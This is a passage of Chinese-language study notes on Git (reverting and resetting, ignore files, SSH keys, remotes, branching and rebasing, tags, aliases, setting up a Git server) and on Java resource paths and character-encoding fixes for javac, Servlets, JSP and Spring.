| **版本撤销（反做）** | 如果想恢复到之前某个提交的版本，且那个版本之后提交的版本我们都不要了，就用版本回退的方法；  如果要撤销之前某个提交的版本，并且那个版本之后提交的版本我们还要，就用版本撤销的方法。  版本撤销的实质是以新的提交来“反做”某个版本。  版本回退reset会重写提交记录，版本撤销revert不会重写提交记录。  版本撤销容易引起冲突。  git revert -n 要反做的提交哈希  注：-n指不要自动合并  如果要撤销的提交是一个三方合并提交，还需使用-m参数指定使用哪个父提交，值1表示使用进行合并操作的分支上的父提交，值2表示使用合并过来的分支上的父提交。  例如：  develop分支提交了一个修改（哈希为1111111）  fix分支也提交了一个修改（哈希为2222222）  develop分支把fix分支的修改合并进来（三方合并提交，哈希为333333）  后来想要撤销develop合并的fix分支的修改，使用命令：  git revert -n 333333 -m 1  版本撤销后，若要推送到远程库，不需强推：git push | |
| **撤销增/删/改** | 撤销版本库未推送的增/删/改（撤销提交）：使用重置版本命令git reset --soft HEAD^  撤销暂存区未提交的增/删/改（撤销跟踪/暂存）：git restore --staged <file>或git reset HEAD <file>（旧）  撤销工作区未暂存的删/改（撤销删除/修改）：git restore [--worktree] <file>或git checkout -- <file>（旧）  注：注意git checkout -- <file>与git checkout <branch\_name>的区别（后者没有“--”，意为“切换到另一分支”）。 | |

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| 文件状态 | 未跟踪 | 已跟踪 | 已修改未暂存 | 已暂存未提交 | 已提交未推送 | 已推送 |
| 添加文件 | add |  |  | commit | push |  |
| 保存修改 |  |  |  |  |  |  |
| 撤销修改 |  |  |  |  |  |  |
| 删除文件 | rm |  |  | rm -f |  |  |
|  |  |  |  |  |  |  |

* 1. **忽略文件**

**gitignore方式忽略**

在Git工作区的根目录下创建一个特殊的.gitignore文件，然后把要忽略的文件名填进**去**，最后把.gitignore提交到Git，Git就会自动忽略这些文件。

GitHub为我们提供了各种配置文件模板：<https://github.com/github/gitignore>，Java的如下：

|  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| # Compiled class file  \*.class  # Log file  \*.log  # BlueJ files  \*.ctxt  # Mobile Tools for Java (J2ME)  .mtj.tmp/  # Package Files #  \*.jar  \*.war  \*.nar  \*.ear  \*.zip  \*.tar.gz  \*.rar  # virtual machine crash logs, see http://www.java.com/en/download/help/error\_hotspot.xml  hs\_err\_pid\* | 忽略文件的原则是：  忽略操作系统自动生成的文件，比如缩略图等；  忽略编译生成的中间文件、可执行文件等；  忽略你自己的带有敏感信息的配置文件，比如存放口令的配置文件。  文件 .gitignore 的格式规范如下：  所有空行或者以 ＃ 开头的行都会被 Git 忽略。  可以使用标准的 glob 模式匹配。  匹配模式可以以（/）开头防止递归。  匹配模式可以以（/）结尾指定目录。  要忽略指定模式以外的文件或目录，可以在模式前加上惊叹号（!）取反。  所谓的 glob 模式是指 shell 所使用的简化了的正则表达式，例：   |  |  | | --- | --- | | \* | 匹配零个或多个任意字符 | | [abc] | 要么匹配 字符a，要么匹配字符 b，要么匹配字符 c | | \*.[oa] | 忽略所有以 .o 或 .a 结尾的文件 | | [0-9] | 匹配所有 0 到 9 的数字 | | a/\*\*/z | 匹配任意中间目录 | |

如果要添加被.gitignore忽略的文件到Git，使用-f参数强制添加，例如：git add -f App.class

查看某文件有没有被.gitignore忽略：git check-ignore -v <file\_name>

忽略跟踪已跟踪文件的改动：git update-index --assume-unchanged 文件路径

恢复跟踪已跟踪文件的改动：git update-index --no-assume-unchanged 文件路径

**exclude方式忽略**

Git 还提供了另一种 exclude 的方式来做同样的事情，不同的是 .gitignore 这个文件本身会提交到版本库中去。用来保存的是公共的需要排除的文件。而 .git/info/exclude 这里设置的则是你自己本地需要排除的文件。 他不会影响到其他人。也不会提交到版本库中去。

命令行添加exclude文件：git config --global core.excludesfile 文件的绝对路径

* 1. **远程管理**

**网上常用的远程仓库**

GitHub、gitee

**创建并添加SSH Key**

为什么GitHub需要SSH Key呢？因为GitHub需要识别出你推送的提交确实是你推送的，而不是别人冒充的，而Git支持SSH协议，所以，GitHub只要知道了你的公钥，就可以确认只有你自己才能推送。

当然，GitHub允许你添加多个Key。假定你有若干电脑，你一会儿在公司提交，一会儿在家里提交，只要把每台电脑的Key都添加到GitHub，就可以在每台电脑上往GitHub推送了。

最后友情提示，在GitHub上免费托管的Git仓库，任何人都可以看到喔（但只有你自己才能改）。所以，不要把敏感信息放进去。

如果你不想让别人看到Git库，有两个办法，一个是交点保护费，让GitHub把公开的仓库变成私有的，这样别人就看不见了（不可读更不可写）。另一个办法是自己动手，搭一个Git服务器，因为是你自己的Git服务器，所以别人也是看不见的。这个方法我们后面会讲到的，相当简单，公司内部开发必备。

**创建SSH Key**

在用户主目录下，看看有没有.ssh目录及目录下有没有id\_rsa和id\_rsa.pub两个文件，如果已经有了，可直接跳到下一步。如果没有，打开Shell（Windows下打开Git Bash），创建SSH Key：ssh-keygen -t rsa -C "<email@example.com>"，然后一路回车，使用默认值即可，由于这个Key也不是用于军事目的，所以也无需设置密码。如果一切顺利的话，可以在用户主目录里找到.ssh目录，里面有id\_rsa和id\_rsa.pub两个文件，这两个就是SSH Key的秘钥对，id\_rsa是私钥，不能泄露出去，id\_rsa.pub是公钥，可以放心地告诉任何人。

**添加SSH Key**

登陆GitHub -> 点右上角头像 -> Settings -> SSH and GPG Keys -> New SSH key -> Title自定义，在Key文本框里粘贴id\_rsa.pub文件的内容 -> 点“Add SSH Key”-> 完成！

**创建远程库**

右上角+号 -》New repository -》填入库名例如learngit，其他默认 -》Create repository -》完成！

目前，在GitHub上的这个learngit仓库还是空的，GitHub告诉我们，可以从这个仓库克隆出新的仓库，也可以把一个已有的本地仓库与之关联，然后，把本地仓库的内容推送到GitHub仓库。

**克隆远程库**

SSH协议克隆（默认）：git clone git@<server-name>:<path>/<repo-name>.git [<local-repo-name>]

HTTPS协议克隆：git clone https://<server-name>/<path>/<repo-name>.git [<local-repo-name>]

首先，登陆GitHub，创建一个新的仓库，名字如gitskills，勾选Initialize this repository with a README

然后，在本地执行Git命令：git clone git@github.com:tongwx/gitskills.git或git clone https://github.com/tongwx/gitskills.git

1. 默认配置下Git的克隆操作是首先将远程库的所有文件的所有版本克隆到本地版本库的.git目录下，因此如果服务器挂了，可以使用任一克隆下来的用户端来重建服务器上的仓库（可能会丢失某些服务器端的挂钩设置）；其次将最新版本的文件放入工作目录中。
2. 使用https协议传输速度慢，每次推送都必须输入口令，但是在某些只开放http端口的公司内部就无法使用ssh协议而只能用https。
3. 当你从远程仓库克隆时，实际上Git自动把本地的master分支和远程的master分支对应起来了，并且，远程仓库的默认名称是origin。
4. 若要克隆时指定远程库名，使用参数-o
5. 从远程库clone后，默认只能看到本地的master分支（？），若要创建本地dev分支并关联远程dev分支：git checkout -b dev origin/dev（可取本地分支别名）或者git checkout --track origin/dev（不能取本地分支别名）
6. 若要关联本地分支与远程分支：git branch --set-upstream-to=origin/<origin\_branch\_name> <local\_branch\_name>或者git branch -u origin/<branch\_name>

**关联远程库**

本地命令：git remote add origin git@<server-name>:<path>/<repo-name>.git

例如：git remote add origin git@github.com:tongwx/learngit.git

**查看远程库**

查看简略的远程库列表：git remote

查看详细的远程库列表：git remote -v

查看远程库的所有分支：git branch -r

查看本地和远程的所有分支：git branch -a

查看某个远程库信息：git remote show 远程库名

获得远程引用的完整列表：git ls-remote [<remote>]

如果提示fast-forwardable，说明可以推送当前分支。

**跟踪远程库**

创建远程刚新建分支的本地跟踪分支：git remote update

查看远程已删除分支的本地跟踪分支：git remote prune 远程库名 --dry-run

清除远程已删除分支的本地跟踪分支：git remote prune 远程库名

更新远程分支列表：git remote update --prune或git remote update -p

**获取/拉取自远程库**

获取/抓取：git fetch 默认只获取远程的默认分支，以及其他分支的指针。

获取/抓取所有：git fetch --all

获取/抓取指定：git fetch <远程主机名> <分支名>

查看刚获取的更新信息：git log -p FETCH\_HEAD

合并：git merge <remote>/<branch>

如果在 master 分支时并且它正在跟踪 origin/master 时，可以使用 git merge @{u} 来取代 git merge origin/master。

将拉取下来的最新内容合并到当前所在的分支中：git merge FETCH\_HEAD

拉取：git pull，等于git fetch + git merge

完整命令：

名字不一样时：git pull <远程主机名> <远程分支名>:<本地分支名>

名字一样时：git pull <远程主机名> <分支名>

**推送到远程库**

本地命令：

第一次推送：git push -u 远程库名 本地分支名[:远程分支名]

非第一次推送：git push origin master

注1）Git默认用origin表示远程库。

注2）第一次推送master分支时，加上了-u参数，Git不但会把本地的master分支内容推送的远程新的master分支，还会把本地的master分支和远程的master分支关联起来，在以后的推送或者拉取时就可以简化命令。

注3）第一次使用Git的clone或者push命令连接GitHub时，会提示确认GitHub的Key的指纹信息是否真的来自GitHub的服务器，输入yes回车即可。其后Git会输出一个警告，告诉你已经把GitHub的Key添加到本机的一个信任列表里了。

如何避免每次输入密码：

如果你正在使用 HTTPS URL 来推送，Git 服务器会询问用户名与密码。 默认情况下它会在终端中提示服务器是否允许你进行推送。

如果不想在每一次推送时都输入用户名与密码，你可以设置一个 “credential cache”。 最简单的方式就是将其保存在内存中几分钟，可以简单地运行 git config --global credential.helper cache 来设置它。

想要了解更多关于不同验证缓存的可用选项，查看 凭证存储。

**重命名或移除远程库**

重命名远程库：git remote rename 现名 新名

移除远程库：git remote rm 远程库名

删除远程分支（本地缓存和服务器都删除）：git push origin --delete 远程分支名（服务器上会移除指针，保留数据一段时间直到垃圾回收运行删掉数据）

删除本地及远程的分支：git branch -d -r <branchname>

重命名远程分支：先删除远程待修改分支，再push本地新分支到远程服务器

**远程库克隆别人的项目**

1. 在别人项目主页，比如bootstrap项目：<https://github.com/twbs/bootstrap> 点“Fork”，就可以克隆别人项目到自己的账户下。
2. 从自己的账户下克隆到本地：本地命令：git clone git@github.com:<自己的path>/bootstrap.git
3. 如果你希望别人接受你的修改，你就可以在GitHub上发起一个pull request。当然，对方是否接受你的pull request就不一定了。

**使用码云**

和GitHub相比，码云也提供免费的Git仓库。此外，还集成了代码质量检测、项目演示、私有库等功能。对于团队协作开发，码云还提供了项目管理、代码托管、文档管理的服务，5人以下小团队免费。

码云地址：<https://gitee.com/>

上传公钥：登陆码云 -> 点右上角头像 -> 设置 -> SSH公钥 -> 添加公钥 -> 标题自定义，在公钥文本框里粘贴id\_rsa.pub文件的内容 -> 点“确定”-> 完成！

创建项目：右上角+号 -》新建仓库 -》填入库名例如learngit，其他默认 -》点“创建” -》完成！

关联本地仓库：例如：git remote add origin git@gitee.com:tongwx/learngit.git

码云同样支持Fork和pull request

**一个本地库如何同时关联GitHub和码云**

1. 步骤：
2. 1）先删除已关联的名为origin的远程库（如有）：git remote rm origin
3. 2）然后关联GitHub的远程库（注意取名为github）：例如：git remote add github git@github.com:tongwx/learngit.git
4. 3）再关联码云的远程库（注意取名为gitee）：例如：git remote add gitee git@gitee.com:tongwx/learngit.git
5. 现在就关联了两个远程库：
6. git remote -v
7. gitee git@gitee.com:tongwx/learngit.git (fetch)
8. gitee git@gitee.com:tongwx/learngit.git (push)
9. github git@github.com:tongwx/learngit.git (fetch)
10. github git@github.com:tongwx/learngit.git (push)
11. 如果要推送到GitHub，使用命令：git push github master
12. 如果要推送到码云，使用命令：git push gitee master
13. 如果本地仓库和远程仓库实际上是独立的两个仓库，会提示fatal: refusing to merge unrelated histories
14. 此时使用--allow-unrelated-histories参数来合并：git push gitee master --allow-unrelated-histories
    1. **分支管理**

**原理**

Git的指针：HEAD -> branch指针 -> commit指针 -> tree指针 -> blob文件快照

Git有个特殊指针叫HEAD，指向本地的当前分支指针。每个分支指针指向各分支的最新提交对象。每个提交对象包含一个指向不同树对象的指针，每个树对象包含指向不同文件快照的指针。

Git会将所有提交串成一条时间线，如果有三方合并提交，时间线将出现分叉。

当Git里只有一条时间线即默认的master分支时，HEAD指针指向分支指针master，master指针指向分支最新的提交。

每次提交，master分支都会向前移动一步，这样，随着你不断提交，master分支的线也越来越长。

当我们创建并切换到新的分支例如dev时，Git新建了一个分支指针叫dev，指向与master指针相同指向的提交，再把HEAD指针指向dev指针，就表示当前分支在dev上。

你看，Git创建并切换一个分支很快，因为除了增加一个dev指针，改改HEAD的指向，工作区的文件都没有任何变化！

不过，从现在开始，对工作区的修改和提交就是针对dev分支了，比如新提交一次后，dev指针往前移动一步，而master指针不变。

当我们在dev上的工作完成，切换到master并把dev合并到master上时，Git把HEAD指向master指针，把master指针指向dev指针指向的当前提交，就完成了合并。

所以Git合并分支也很快！就改改指针，工作区内容也不变！

合并完分支后，甚至可以删除dev分支。删除dev分支就是把dev指针给删掉，删掉后，我们就剩下了一条master分支。

**命令**

查看分支：git branch 注：当前分支前面会标一个\*号。

查看分支及指针位置（最新提交点）：git branch -v

查看分支及指针位置、正在跟踪哪个远程分支的本地缓存、与本地分支是否是领先、落后或是都有：git branch -vv

一般git branch -vv前先git fetch --all来更新远程分支的本地缓存

创建分支：git branch <name>原理：新建一个指针指向最新提交

切换分支：git checkout <name>或者git switch <name> 注：switch为较新版本命令。原理：HEAD指向目标分支指针

创建+切换分支：git checkout -b <name>或者git switch -c <name> 注：switch为较新版本命令。

在某提交的基础上创建分支：git branch <new\_name> 提交哈希

相当于：

1）先使HEAD指针指向某提交（将处于分离头状态detached HEAD state）：git checkout 提交哈希，

2）然后创建分支：git branch <new\_name>

3）最后使HEAD回到最新提交：git checkout 最新提交哈希

**合并/变基分支**

合并某分支自与当前分支共同祖先后的提交到当前分支：git merge <name>

合并某分支自与当前分支共同祖先后的提交到当前分支（禁用Fast forward模式）：git merge --no-ff -m "<message>" <name>

将当前分支上与基底分支共同祖先后的提交以基底分支最新提交为基底进行重放并前进当前分支：git rebase 基底分支

将变基分支上与基底分支共同祖先后的提交以基底分支最新提交为基底进行重放并前进变基分支：git rebase 基底分支 变基分支

将变基分支上与参照分支共同祖先后的提交以基底分支最新提交为基底进行重放并前进变基分支：git rebase 基底分支 参照分支 变基分支

例如：git rebase --onto master one two

意为：取出在 two分支上自与one分支的共同祖先之后的所有提交，在 master 分支的最新提交快照上重放一遍并创建新的提交，然后把two分支前进至该新提交。

**变基操作的实质是丢弃一些现有的提交，然后相应地新建一些内容一样但实际上不同的提交。**

**注意：不要对在你的仓库外有副本的分支执行变基。**

**只要你把变基命令当作是在推送前整理提交使之整洁的工具，只对从未推送至共用仓库的提交执行变基命令，就不会有事。**

**如果你或你的同事在某些情形下决意要这么做，请一定要通知每个人执行 git pull --rebase 命令（或者先git fetch，再git rebase 远程库名/远程分支名），这样尽管不能避免伤痛，但能有所缓解。**

|  |  |  |  |
| --- | --- | --- | --- |
| **模式** | **快进合并** | **三方合并** | **变基** |
| 命令 | git merge <name>（系统自动判断使用快进合并还是三方合并）  git merge --no-ff -m "<message>" <name>（强制使用三方合并） | | git rebase 目标基底分支  git rebase 目标基底分支 变基分支  git rebase --onto master one two |
| 执行结果提示 | Fast-forward | Merge made by the 'recursive' strategy |  |
| 执行前情况 | 当前分支指针所指向的提交是目标分支指针所指向提交的直接上游  （在分支图谱上沿着当前分支前进能到达目标分支） | 当前分支指针所指向的提交不是被合并分支指针所指向提交的直接上游（两个分支出现分叉提交）  （在分支图谱上沿着当前分支前进不能到达目标分支） | |
| 执行过程 | Git直接把当前分支的指针快速前进指向目标分支的指针所指向的提交 | Git使用两个分支的最新提交（快照）和出现分叉前的最近提交（快照）进行三方合并，把合并结果做成一个新的快照并自动创建一个新的提交（合并提交）记录合并的快照，再把当前分支的指针前进指向这个合并提交。 | 将自分叉以来当前分支上的所有提交都以目标基底分支的最新提交快照为基底进行重放，然后把当前分支前进至重放后的最新提交。 |
| 执行后分支指针情况 | 两个分支指针都指向最新提交 | 目标分支指针落后于当前分支指针，如要保持一致，需切换到目标分支对目标分支进行快进合并 | 基底分支指针落后于当前分支指针，如要保持一致，需切换到基底分支对基地分支进行快进合并。 |
| 执行后分支图谱情况 | 一条直线，如果删除分支，将丢失历史分支信息 | 可以看到合并前的分叉 | 变基操作的目的是确保在向远程分支推送时保持提交历史的整洁（消除分叉），远程维护者就只需要快进合并即可。 |

**合并冲突**

如果两个分支对同一个文件的相同部分作出不同修改，将出现合并冲突，合并将暂停，等待解决冲突后手动暂存和提交合并内容。详见冲突管理。

**重命名分支**

git branch -m <old\_name> <new\_name>

**删除分支**

删除已被合并的分支：git branch -d <name>原理：删除该指针

删除未被合并的分支：git branch -D <name>**（慎重）**原理：删除该指针

**分支策略**

在实际开发中，我们应该按照几个基本原则进行分支管理：

干活都在dev分支上，到某个时候，比如1.0版本发布时，再把dev分支合并到master上，在master分支发布1.0版本；

每个人都在dev分支上干活，每个人都有自己的分支，时不时地往dev分支上合并就可以了。

如果在dev分支上干活的时候发现master分支有bug需要修复，就在master分支上新建fix分支进行修复，然后回到master分支把fix分支的修复合并进master分支，最后回到dev分支上继续干活。

**分支开发流程、命令、涉及的分支原理**

**总体流程**

1）上线某个项目，使用一个线上分支master，用来发布新版本，平时不能在上面干活。

2）为实现某个新的需求，创建一个工作分支dev，在该分支上开展工作。

3）完成需求后，切换到master分支，合并dev分支，在master分支发布版本。

如果dev分支的工作尚未完成，突然发现线上分支有个严重问题需要紧急修补，就按如下方式来处理：

1）切换到线上分支。

2）为这个紧急任务新建一个修补分支，并在其中修复它。

3）在测试通过之后，切换回线上分支，然后合并这个修补分支，最后将改动推送到远程线上分支。

4）切换回你最初工作的分支上，把线上分支合并的改动复制到工作分支，然后继续工作。或者先把工作分支的工作做完，再切换到master分支，合并dev分支，在master分支发布版本。

**具体流程解析**

|  |  |  |
| --- | --- | --- |
| **步骤** | **命令** | **涉及的分支原理** |
| 使用线上分支master发布项目 |  | HEAD指向master  master指向分支的最新提交  **工作目录文件内容与master分支所指向的快照内容一致** |
| 为实现某个新的需求，创建并切换到一个工作分支dev | git checkout -b dev | 创建dev指针指向master所指向的提交  HEAD指向dev  dev和master分别指向各自分支的最新提交（当前指向同一个提交）  **工作目录文件内容无变化，与dev分支所指向的快照内容一致** |
| 在dev分支上开展工作 |  | 随着在dev分支上不断提交，dev不断指向该分支的最新提交  fix指向的提交不断领先于master指向的提交  **工作目录文件内容不断更新** |
| 发现线上分支有问题需紧急修复 |  |  |
| 先在当前dev分支把工作现场储藏起来 | git stash | 切换分支前，必须先处理当前分支尚未暂存和提交的修改：要么丢弃修改，要么提交修改，要么储藏修改。否则工作目录的文件内容在切换分支前后会起冲突。  **工作目录将未提交的修改移至储藏区** |
| 切换到master分支 | git checkout master | HEAD指向master  master指向的提交落后于dev指向的提交  **工作目录文件内容回退到未进行dev开发时的状态** |
| 从master分支创建并切换到fix分支 | git checkout -b fix | 创建fix指针指向master所指向的提交  HEAD指向fix |
| 在fix分支上进行修复 |  | 随着在fix分支上不断提交，fix不断指向该分支的最新提交  fix指向的提交不断领先于master指向的提交  **工作目录文件内容不断更新直到fix修复完成** |
| 切换回master分支 | git checkout master | HEAD指向master  master指向的提交落后于fix指向的提交  **工作目录文件内容回退到未进行fix修复时的状态** |
| 合并fix分支 | git merge [--no-ff -m "<message>"] fix | 快进合并：master快进指向fix所指向的提交（Fast-forward）  三方合并：先自动创建一个合并提交，再把master和fix都指向这个提交  **工作目录文件内容更新到fix修复完成后的状态** |
| 删除fix分支 | git branch -d fix | 删除fix指针 |
| 切换回dev分支 | git checkout dev | HEAD指向dev  **工作目录文件内容变成dev开发时的最后一次提交状态** |
| 恢复工作现场并删除储藏 | git stash pop  （等同于：git stash apply和git stash drop）  可以多次git stash，恢复的时候，先查看储藏列表：git stash list，然后恢复指定的储藏：git stash apply <stash\_name> | **工作目录恢复储藏的修改** |
| 将master分支上的修复复制到dev分支  或者dev分支开发完成后切换到master分支将dev分支并入 | git cherry-pick <commit\_id on fix>  或：  git commit  git checkout master  git merge [--no-ff -m "<message>"] dev | **工作目录将master分支上fix修复所做的修改复制进来**  或：  **工作目录将未提交的修改提交**  **工作目录变成fix修复完成后的状态**  **工作目录将dev分支上所有提交的修改合并进来**  **（由于出现提交分叉，将进行三方合并）** |

* 1. **冲突管理**

当合并分支发生冲突时，Git用<<<<<<< 分支名，=======，>>>>>>> 分支名 标记出不同分支的内容。

需要手工修改冲突内容，然后暂存、提交之。

如果想使用图形化工具来解决冲突，可以运行 git mergetool，根据提示选择喜欢的工具来解决冲突。等你退出合并工具之后，Git 会询问刚才的合并是否成功。 如果你回答是，Git 会暂存那些文件以表明冲突已解决。你可以再次运行 git status 来确认所有的合并冲突都已被解决。如果你对结果感到满意，并且确定之前有冲突的的文件都已经暂存了，这时你可以输入 git commit 来完成合并提交。

用带参数的git log --graph可以看到分支合并图：git log --graph --pretty=oneline --abbrev-commit

* 1. **标签管理**

Git 可以给重要的提交打上标签，是提交的引用。通常在发布一个版本时打一个标签。

**打轻量标签：**

在最新提交上打标签：git tag <name>

在某个提交上打标签：git tag <name> <commit\_id>

**打附注标签**：可以创建带有说明的标签，用-a指定标签名，-m指定说明文字：git tag -a v0.1 -m "version 0.1 released" 1094adb

**查看标签**

查看标签列表：git tag

搜索标签：git tag -1 关键字

查看某个标签信息：git show <tagname>

**推送标签**

推送某个标签到远程：git push <remote> <tagname>

推送全部尚未推送的标签到远程：git push <remote> --tags

**删除标签**：先删本地：git tag -d <tagname>；再删远程（如有）：git push <remote> :refs/tags/<tagname>

**检出标签**

如果你想查看某个标签所指向的文件版本，可以使用 git checkout <tagname>命令，但这会使你的仓库处于“分离头指针（detacthed HEAD）”状态：在“分离头指针”状态下，如果你做了某些更改然后提交它们，标签不会发生变化，但你的新提交将不属于任何分支，并且将无法访问，除非确切的提交哈希。因此，如果你需要进行更改——比如说你正在修复旧版本的错误——这通常需要创建一个新分支：git checkout -b version2 <tagname>，当然，如果在这之后又进行了一次提交，version2 分支会因为这个改动向前移动，version2 分支就会和<tagname>标签稍微有些不同，这时就应该当心了。

* 1. **配置命令别名**

**在命令行配置命令别名**

git config [--global] alias.<别名> <原命令>

如果要配置别名的原命令中间有空格，需将原命令用引号（单双皆可）标示。

如果要配置外部命令的别名，需在外部命令前加个感叹号。

例：配置一键添加、提交、推送所有修改的命令别名（不知道为啥命令不能用双引号标示）：

git config --global alias.go '!git add .; git commit; git push'

**在配置文件中配置命令别名**

全局配置（当前用户）：在用户主目录下的文件.gitconfig（命令行全局配置后会生成）中的[alias]节点中配置，每行一个：别名 = 命令名。

局部配置（当前仓库）：在仓库.git目录下的文件config中的[alias]节点中配置，每行一个：别名 = 命令名。

* 1. **搭建Git服务器**

搭建Git服务器需要准备一台运行Linux的机器，强烈推荐用Ubuntu或Debian，这样，通过几条简单的apt命令就可以完成安装。

假设你已经有sudo权限的用户账号，下面，正式开始安装。

**第一步**，安装git：

$ sudo apt-get install git

**第二步**，创建一个git用户，用来运行git服务：

$ sudo adduser git

**第三步**，创建证书登录：

收集所有需要登录的用户的公钥，就是他们自己的id\_rsa.pub文件，把所有公钥导入到/home/git/.ssh/authorized\_keys文件里，一行一个。

**第四步**，初始化Git仓库：

先选定一个目录作为Git仓库，假定是/srv/sample.git，在/srv目录下输入命令：

$ sudo git init --bare sample.git

Git就会创建一个裸仓库，裸仓库没有工作区，因为服务器上的Git仓库纯粹是为了共享，所以不让用户直接登录到服务器上去改工作区，并且服务器上的Git仓库通常都以.git结尾。然后，把owner改为git：

$ sudo chown -R git:git sample.git

**第五步**，禁用shell登录：

出于安全考虑，第二步创建的git用户不允许登录shell，这可以通过编辑/etc/passwd文件完成。找到类似下面的一行：

git:x:1001:1001:,,,:/home/git:/bin/bash

改为：

git:x:1001:1001:,,,:/home/git:/usr/bin/git-shell

这样，git用户可以正常通过ssh使用git，但无法登录shell，因为我们为git用户指定的git-shell每次一登录就自动退出。

**第六步**，克隆远程仓库：

现在，可以通过git clone命令克隆远程仓库了，在各自的电脑上运行：

$ git clone git@<server>:/srv/sample.git

剩下的推送就简单了。

要方便管理公钥，用[Gitosis](https://github.com/sitaramc/gitolite)。

要像SVN那样控制权限，用[Gitolite](https://github.com/sitaramc/gitolite)。

* 1. **使用SourceTree**

SourceTree是由Atlassian开发的免费Git图形界面工具，可以操作任何Git库。

**下载**

下载地址：<https://www.sourcetreeapp.com/>

**SourceTree导入密钥**

**导入OpenSSH密钥**

SourceTree主界面-》工具-》选项-》SSH客户端选择OpenSSH后会自动加载安装Git时创建的id\_rsa密钥。

**导入PuTTY/Plink密钥**

SourceTree主界面-》工具-》创建或导入SSH密钥-》Load-》选择所有文件类型，选择%USER\_HOME%\.ssh\id\_rsa-》save private key-》保存为%USER\_HOME%\.ssh\id\_rsa.ppk-》关闭当前界面回到主界面-》工具-》选项-》SSH客户端选择PuTTY/Plink后会自动加载刚创建的id\_rsa.ppk密钥。

1. **路径问题**

**类路径**

**使用类路径加载资源文件**

例：JdbcUtil类中使用类路径的方式加载db.properties文件

1.得到类的字节码对象：Class clazz = JdbcUtil.class;

2.构建输入流，使用类路径方式加载文件：

InputStream in = clazz.getResourceAsStream("/db.properties"); //从类路径的根目录下开始找

InputStream in = clazz.getResourceAsStream("db.properties"); //文件和当前类处于同一个目录

这里的斜杠 / 表示当前项目的类路径的根目录（放class字节码文件目录）。

若当前项目是java项目，类路径的根目录 / 指向项目的bin目录；

若当前项目是web项目，类路径的根目录 / 指向项目的WEB-INF/classes目录

无论是java项目还是web项目，在开发时如果把资源文件放在src下，那么src下的文件都会拷贝到类路径的根目录下。

3.加载输入流：prop.load(in);

**相对路径**（以 **.** 开头）

点 **.** 代表当前目录，本质上是java命令运行的目录。

java项目：在eclipse中，当前目录指向项目的根目录（src的父目录）；

在maven项目中，当前目录指向 src/main/java/ 或 src/main/webapp/

web项目：当前项目指向 %tomcat%/bin 目录

结论：**在web项目不能使用相对路径**

**绝对路径**（以 **/** 开头）

**链接地址、表单提交、重定向：**都是浏览器发出的请求，为了到达指定的应用内资源，所以**斜杠代表当前站点根目录，后面从应用名开始写**；

**转发：**位于服务器端，已在具体应用内部，所以**斜杠代表当前应用根目录，后面从应用名之后开始写**。

链接地址 <a href="/appName">链接文本</a>

表单提交 <form action="/appName">

重定向 response.sendRedirect("/appName");

转发 request.getRequestDispatcher("/xxx");

Web应用的真实部署名和测试时名称未必一样，可用如下方法动态获取实际部署名：

String appName = request.getContextPath();

1. **编码问题**

**主要编码**

gbk编码中文占用2个字节，英文占用1个字节。

utf-8编码中文占用3个字节，英文占用1个字节。

Java内存是双字节编码 utf-16be,中文占用2个字节，英文占用2个字节。

**Java****编译编码问题**

**错误描述：使用javac命令编译java文件，提示错误：编码GB18030的不可映射字符。**

错误原因：

在编译的时候，如果我们没有用-encoding参数指定我们的JAVA源程序的编码格式，则javac.exe会获得我们操作系统默认采用的编码格式。

JDK根据操作系统的file.encoding参数(它保存的就是操作系统默认的编码格式，如WIN2k，它的值为GBK)，把源程序从默认编码格式转化为JDK内部默认的UNICODE格式放入内存中。然后把转换后的unicode格式的文件进行编译成.class类文件，此时.class文件是UNICODE编码的，它暂放在内存中，最后JDK将此以UNICODE编码的编译后的class文件保存到我们的操作系统中形成我们见到的.class文件。

对我们来说，我们最终获得的.class文件是内容以UNICODE编码格式保存的类文件，它内部包含我们源程序中的中文字符串，只不过此时它己经由file.encoding格式转化为UNICODE格式了。当我们不加设置就编译时，相当于使用了参数：javac -encoding gbk XX.java，当然就会出现不兼容的情况。

**解决办法：添加 -encoding 参数指明编码方式：javac -encoding UTF-8 XXX.java**

当然，更好的办法是使用IDE输出，比如Eclipse expert jar文件。

**数据库编码问题**

**Ajax编码问题**

**Servlet编码问题**

**接收表单：**

**前端需先设置表单提交的编码方式**：

**<meta http-equiv="content-type" content="text/html;charset=utf-8">**

对GET、POST均有效：例：接收参数username后：username=new String(username.getBytes("iso-8859-1"),"utf-8");

**对GET有效**：

Tomcat的**server.xml**中协议为HTTP的Connector元素添加属性**URIEncoding="utf-8"**，或者**useBodyEncodingForURI=true**

注意：如果eclipse在设置Tomcat服务器的时候（Window → Show View → Servers → 双击服务 → Server Locations）选择的是第一项Use workspace metadata(...)，那么应该在eclipse的Servers项目下的server.xml中进行编码方式更改。

**对POST（实体内容）有效**：接收参数前：**request.setCharacterEncoding("utf-8");**

**回复信息：**

设置响应字符编码方式（不推荐，此种编码设置不会通过响应头通知浏览器）：res.setCharacterEncoding("utf-8");

设置Content-Type响应报头（服务器返回的数据类型和字符集）：**res.setContentType("****text/html;charset=utf-8");**

**JSP编码问题**

**设置编辑器保存jsp文件的编码格式**：

**eclipse**：默认与page指令的pageEncoding属性值一致（文件右键 → Properties → Resource →Text file encoding）。

**notepad**：文件 → 另存为 → 编码改为与jsp文件中page指令的pageEncoding属性值一致的项。

**设置容器读取、翻译JSP文件的编码**

**<%@ page pageEncoding=“UTF-8“ %>**

Servlet文件编译成字节码文件：容器自动编码与解码。

**设置Content-Type响应报头（可不写，会参考pageEncoding）**（对应Servlet的response.setContentType方法）：

**<%@ page contentType=“text/html;charset=utf-8“ %>**

**设置html内容编码**：

**<meta http-equiv="Content-Type" content="text/html; charset=utf-8">**

**html文件改成jsp文件前保证编码**：

先在html页面添加page指令尤其是**pageEncoding属性**，再改后缀名！

**Spring解决post乱码**

在web.xml中添加：

|  |
| --- |
| <!-- 解决post乱码 -->  <filter>  <filter-name>CharacterEncodingFilter</filter-name>  <filter-class>org.springframework.web.filter.CharacterEncodingFilter</filter-class>  <init-param>  <param-name>encoding</param-name>  <param-value>utf-8</param-value>  </init-param>  </filter>  <filter-mapping>  <filter-name>CharacterEncodingFilter</filter-name>  <url-pattern>/\*</url-pattern>  </filter-mapping> |

**乱码查看**

**转换十六进制编码（形如e4b8ade59bbd）为字符串**

|  |
| --- |
